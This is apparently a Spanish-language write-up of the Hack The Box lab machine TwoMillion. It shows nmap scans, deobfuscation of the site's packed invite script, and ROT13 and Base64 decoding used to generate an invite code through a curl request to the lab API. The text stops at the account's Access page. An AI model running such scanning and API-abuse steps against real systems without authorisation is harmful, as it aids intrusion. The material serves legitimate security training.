
Máquina TwoMillion

- Tags: #Easy #CVE #Linux

Reconocimiento

1. **Identificación de sistema operativo a través de ping**




```
❯ ping -c 1 10.10.11.221
PING 10.10.11.221 (10.10.11.221) 56(84) bytes of data.
64 bytes from 10.10.11.221: icmp_seq=1 ttl=63 time=416 ms

--- 10.10.11.221 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 415.957/415.957/415.957/0.000 ms
```

- Como el ttl es cercano a 64, se puede saber que la máquina es Linux


2. **Identificación de puertos abiertos con Nmap**

- Primero se realiza un escaneo básico para identificar los puertos abiertos de la máquina:



```
❯  nmap -sS -p- --open --min-rate 5000 -n -Pn 10.10.11.221 -oG allPorts
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-11 11:00 -05
Nmap scan report for 10.10.11.221
Host is up (0.18s latency).
Not shown: 53064 closed tcp ports (reset), 12469 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 34.92 seconds
```


- Luego se hace un escaneo más detallado de los puertos abiertos para encontrar los servicios y versiones que corren en el servidor



```
❯ catn -l java targeted
# Nmap 7.94SVN scan initiated Mon Aug 11 11:04:05 2025 as: nmap -p22,80 -sCV --min-rate 5000 -n -Pn -oN targeted 10.10.11.221
Nmap scan report for 10.10.11.221
Host is up (0.16s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx
|_http-title: Did not follow redirect to http://2million.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Aug 11 11:04:54 2025 -- 1 IP address (1 host up) scanned in 48.87 seconds
```

3. **Revisión de la página web desplegada por el puerto 80 de la máquina TwoMillion**

- Al ingresar a la página desplegada por el puerto 80, se puede ver una antigua landing page de HackTheBox, por lo que para ingresar a la plataforma es necesario conseguir un código de invitación.



and write-ups, then you can try playing our entry level machines here on Hack The Box!

[join]

Ready to become a member?

If you believe you have what it takes to proceed, click the button below and try to hack the invite process!

Or visit Hack The Box Forums


[commercial]

Hack The Box provides commercial services to companies worldwide.

Our services can help you recruit talent, train your staff, gain exposure or a mix of all three.

4. **Búsqueda en el apartado de invitación**

- Al igual que en la versión antigua de HackTheBox, al ingresar pide un código de invitación, el cual no se proporciona en ninguna parte:



Hi!


Feel free to hack your way in :)

Invite Code

Sign Up


If you are already a member click here to login.

- Para obtener el código de invitación es necesario buscar dentro del código fuente de la página, específicamente un script que se llama inviteapi.min.js:




```

    </div>
    <!-- End wrapper-->

    <!-- scripts -->
    <script src="/js/htb-frontend.min.js"></script>
    <script defer src="/js/inviteapi.min.js"></script>
    <script defer>
        $(document).ready(function() {
            $('#verifyForm').submit(function(e) {
                e.preventDefault();

                var code = $('#code').val();
```

En este apartado es necesario ingresar al recurso y ver qué hace[1]:




```
eval(function (p, a, c, k, e, d) {
    e = function (c) {
        return c.toString(36)
    };
    if (!''.replace(/^/, String)) {
        while (c--) {
            d[c.toString(a)] = k[c] || c.toString(a)
        }
        k = [function (e) {
            return d[e]
        }];
        e = function () {
            return '\\w+'
        };
        c = 1
    };
    while (c--) {
        if (k[c]) {
            p = p.replace(new RegExp('\\b' + e(c) + '\\b', 'g'), k[c])
        }
    }
    return p
}('1 i(4){h 8={"4":4};$.9({a:"7",5:"6",g:8,b:\'/d/e/n\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}1 j(){$.9({a:"7",5:"6",b:\'/d/e/k/l/m
\',c:1(0){3.2(0)},f:1(0){3.2(0)}})}', 24, 24, 'response|function|log|console|code|dataType|json|POST|formData|ajax|type|url|s
uccess|api/v1|invite|error|data|var|verifyInviteCode|makeInviteCode|how|to|generate|verify'.split('|'), 0, {}))
```

- En este código se puede ver que hay una función llamada `makeInviteCode`, la cual se puede llamar en el navegador para tatar de conseguir un código de invitación:




```
>> makeInviteCode()
← undefined
▶ XHR POST http://2million.htb/api/v1/invite/how/to/generate
  ▼Object { 0: 200, success: 1, data: {…}, hint: "Data is encrypted ... We should probbably check the encryption type in order to decrypt it..." }
     0: 200
    ▼data: Object { data: "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb /ncv/i1/vaivgr/trarengr", enctype: "ROT13" }
       data: "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb /ncv/i1/vaivgr/trarengr"
       enctype: "ROT13"
      ▶<prototype>: Object { … }
     hint: "Data is encrypted ... We should probbably check the encryption type in order to decrypt it..."
     success: 1
    ▶<prototype>: Object { … }
```

- El mensaje está codificado en ROT13 por lo que, al decodificarlo se obtiene esta cadena: `In order to generate the invite code, make a POST request to /api/v1/invite/generate`
- Teniendo en cuenta esto, se puede realizar una petición POST al endpoint `/api/v1/invite/generate` para conseguir un código de invitación válido:




```
❯ curl -s -X POST "http://2million.htb/api/v1/invite/generate" | jq
{
  "0": 200,
  "success": 1,
  "data": {
    "code": "NzhKTDgtSUFUMTMtT0ZLSzEtUElTWFk=",
    "format": "encoded"
  }
}
```

- El código está codificado y, por lo que se puede ver, está codificado en Base64, por lo que se intenta decodificar:



```
❯ echo 'NzhKTDgtSUFUMTMtT0ZLSzEtUElTWFk=' | base64 -d; echo
78JL8-IAT13-OFKK1-PISXY
```

- Se prueba el código de invitación y se registra en la página:



Registration

Type your details below.

Invite code: 78JL8-IAT13-OFKK1-PISXY


Username: test

E-Mail: test@test.com

Password: ●●●●

Confirm password: ●●●●

- Se inicia sesión con la cuenta creada anteriormente:



Login

Type your credentials below.

E-Mail: test@test.com


Password: ••••

□ Remember me

If you don't remember your password click here.

5. **Búsqueda en la página principal** (luego de iniciar sesión)

- Dentro de la página hay un apartado que llama la atención llamado "Access", por lo que se ingresa para ver su contenido:



Server: EU FREE 1
Load: 49%

Access

Lab Access details.

Hack The Box
Access
1.2.8

HTB Lab Access Details

Server	edge-eu-free-1.hackthebox.eu
Port	1337
Server status	✓
Connected	✗
HTB Network IPv4	0.0.0.0
HTB Network IPv6	0::
Traffic	0 MB 0 MB

Connection to HTB is initiated with openVPN.

